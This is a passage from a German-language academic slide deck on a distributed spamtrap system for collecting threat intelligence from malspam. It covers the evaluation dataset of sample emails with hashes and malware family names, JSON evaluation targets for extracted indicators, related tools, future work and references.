18	Zip -> .exe	ea73eea92ea5f6c85eda7eedc00a6ec2	2021-02-07-malspam-with-attachment-0150-UTC.eml
19	URL in body	fb9c68a8a81e3911d0b6fbc5fc7fbbc8	2021-01-13-Brazil-malspam-1904-UTC.eml
20	Rar -> .exe	46e1c2436306e93b559a552e341d2ecd	2020-01-16-malspam-pushing-Lokibot.eml
21	ZipLock -> .doc	4d9d844f15c76f2e3af930797a90b431	2020-03-18-example-of-German-malspam-pushing-Ursnif.eml
22	ZipLock -> .doc	9f8d8f9fcdfc899c8b11f728bbeb75aa	2020-03-10-German-malspam-pushing-Ursnif-0702-UTC.eml
23	ZipLock -> .doc	2d0688b9ac90a33d363cf58323d58cc9	2020-05-26-malspam-pushing-Valak-example-1-of-7.eml
24	ZipLock -> .doc	b74d001dfd59351f8e5eb92390d29db2	2020-05-26-malspam-pushing-Valak-example-2-of-7.eml
25	Attached .docx	fda7ac346c74def73bf268996dc7d180	2021-02-21_malspam-with-doc_zeus.eml

Tabelle 1: Evaluationsdatensatz

Evaluation


```
{
  "filepath": "./2021-02-21-malspam-with-doc-zeus.eml",
  "check": [{
    "fields": [
          {
            "field": "subject",
            "target_value": "Fw: Nov. P.Order 0053"
          },
          {
            "field": "sender.address",
            "target_value": "support@ofXXXXX.com"
          },
          {
            "field": "source.ip",
            "target_value": "12.34.56.78"
          },
          {
            "field": "attachments[0].hash.sha256",
            "target_value": "8f44...c019f"
          },
```


Zielvorgaben

Message-Metadata

Evaluation

```
{
  "collection": "files",
  "query": {
    "hash.sha256": "8f44...c019f"
  },
      "fields": [
        {
          "field": "extension",
          "target_value": "docx"
        },
        {
          "field": "filename[0]",
          "target_value": "Nov. P.Order 0053.docx"
        },
        ...
```

Zielvorgaben

Attachments

Evaluation

```
{
  "collection": "network_entities",
  "query": {
    "hostname": "bb.rea...lio.com"
  },
  "fields": [
    {
      "field": "ip",
      "target_value": "188.165.XXX.XXX"
    },
    {
      "field": "port[0]",
      "target_value": 443
    },
    {
      "field": "category[0]",
      "target_value": "malware_infrastructure"
    },
    ...
```

Zielvorgaben

Netzwerk-Infrastruktur

Verwandte Arbeiten

Hauptanwendungsfelder und Tools:

Filterung, z. B.
- SpamAssassin
- AMAViS

→ nicht so hilfreich zur CTI-Gewinnung

Analyse, z. B.
- Custom Scripting-Lösungen
  - CuckooMX o. postfix-cuckoolyse
- SpamScope
- Shiva Spampot

Was fehlte?

→ holistische, modulare Ansätze ←
wie das vorgestellte Spamtrap-System

Fazit & Zukünftige Arbeiten

Fazit

Zukünftige Arbeiten:

- Durchführung von Performance Tests
- Verbesserung der aus Pcaps extrahieren Hosts
- Ermöglichung der Analyse von Phishing-Infrastruktur
  - z. B. Visual Clustering, abused Cloud Infrastructure,...
- Weitere Kollektoren
  - z. B. Smishing, Messenger-Spreading?
- Weitere Anbindungen
  - z B. Binary Emulation, *ThreatFox*, *mwdb*...

Fazit

Beitrags des Artikels:

1. Vorstellung eines verteilten Spamtrap-Systems
   versatiler Einsatz & flexible Anbindungsmöglichkeiten

2. Demonstration der Identifizierung von Malware-Infrastruktur
   mit Hilfe etablierter Open-Source-Werkzeuge

$\rightarrow$ soll als PoC die Sammlung von CTI aus (Mal)Spam unterstützen

Literatur & Links

Bildquellen

https://www.flaticon.com/free-icon/data-server_2911789 by Freepik - Flaticon
https://www.flaticon.com/free-icons/email by Pixel perfect - Flaticon
https://www.flaticon.com/free-icon/database_2232241 by Smashicons - Flaticon
https://www.flaticon.com/free-icon/forbidden_2576762 by Freepik - Flaticon
https://www.flaticon.com/free-icon/mailbox_3253724 by Freepik - Flaticon
https://www.flaticon.com/free-icon/virus_419631 by Freepik - Flaticon
https://www.flaticon.com/free-icon/script_917803 by Freepik - Flaticon
https://www.flaticon.com/free-icons/net_924148 by Freepik - Flaticon
https://www.flaticon.com/free-icons/process_4149680 by Freepik - Flaticon
https://www.flaticon.com/free-icons/report_1055644 by Freepik - Flaticon
https://www.flaticon.com/free-icons/server_3208726 by Freepik - Flaticon
https://www.flaticon.com/free-icons/log_1960087 by juicy_fish - Flaticon
https://www.flaticon.com/free-icons/inspection_1814540 by Smashicons - Flaticon
https://www.flaticon.com/free-icons/exe-file-format_2656476 created by Freepik - Flaticon
https://www.flaticon.com/free-icons/decision_2608109 by Freepik - Flaticon
https://www.flaticon.com/free-icons/binary_5090678 by Freepik - Flaticon
https://www.flaticon.com/free-icons/packet_8654186 by Uniconlabs - Flaticon
https://www.flaticon.com/free-icons/ram_908522 by Smashicons - Flaticon
https://www.flaticon.com/free-icon/global-network_4207232 by Freepik - Flaticon
https://github.com/CERT-Polska/karton/blob/master/img/logo.svg
https://en.wikipedia.org/wiki/File:Misp-logo.png
https://en.wikipedia.org/wiki/Elasticsearch#/media/File:Elasticsearch_logo.svg

- Gabriel Bassett, C. David Hylender, Philippe Langlois, Alex Pinto, and Suzanne Widup, *Data breach investigations report 2022*, Tech. report, Verizon Communications Inc., 2022.
- Daan de Graaf, Ahmed F. Shosha, and Pavel Gladyshev, *BREDOLAB: shopping in the cybercrime underworld*, Digital Forensics and Cyber Crime - 4th International Conference, ICDF2C 2012, Lafayette, IN, USA, October 25-26, 2012, Revised Selected Papers (Marcus K. Rogers and Kathryn C. Seigfried-Spellar, eds.), Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering, vol. 114, Springer, 2012, pp. 302–313.
- Arne Dreißigacker, Bennet von Skarczinski, and Gina Rosa Wollinger, *Cyberangriffe gegen unternehmen: Ergebnisse einer repräsentativen unternehmensbefragung 2018/2019*, Kriminologisches Forschungsinstitut Niedersachsen e.V., 2020.

- Jan Gruber, Dominik Brodowski, and Felix C. Freiling, *Die polizeiliche aufgabe und pflicht zur digitalen gefahrenabwehr*, Zeitschrift für das gesamte Sicherheitsrecht (GSZ) **5** (2022), 171–176.
- Max Goncharov, *Criminal hideouts for lease: Bulletproof hosting services*, Forward-Looking Threat Research (FTR) Team, A TrendLabsSM Research Paper **28** (2015).
- Jan Gruber, Lena L. Voigt, Zinaida Benenson, and Felix C. Freiling, *Foundations of cybercriminalistics: From general process models to case-specific concretizations in cybercrime investigations*, Forensic Science International: Digital Investigation **43** (2022), 301438.
- Vladimir Kropotov, Robert McArdle, and Fyodor Yarochkin, *The hacker infrastructure and underground hosting: Services used by criminals*, Tech. report, Trend Micro Inc., 2020.

- Yu Li, Jin Huang, Ademola Ikusan, Milliken Mitchell, Junjie Zhang, and Rui Dai, *Shellbreaker: Automatically detecting php-based malicious web shells*, Computers & Security **87** (2019), 12.
- Malwarebytes Labs, *2020 state of malware report*, Tech. report, Malwarebytes Inc., 2020.
- Messaging, Malware and Mobile Anti-Abuse Working Group (M3AAWG), *Best current practices for building and operating a spamtrap*, Tech. report, 2016.
- Scott J Roberts and Rebekah Brown, *Intelligence-driven incident response: Outwitting the adversary*, O'Reilly Media, Inc., 2017.
- Marie Vasek, John Wadleigh, and Tyler Moore, *Hacking is not random: a case-control study of webserver-compromise risk*, IEEE Transactions on Dependable and Secure Computing **13** (2015), no. 2, 206–219.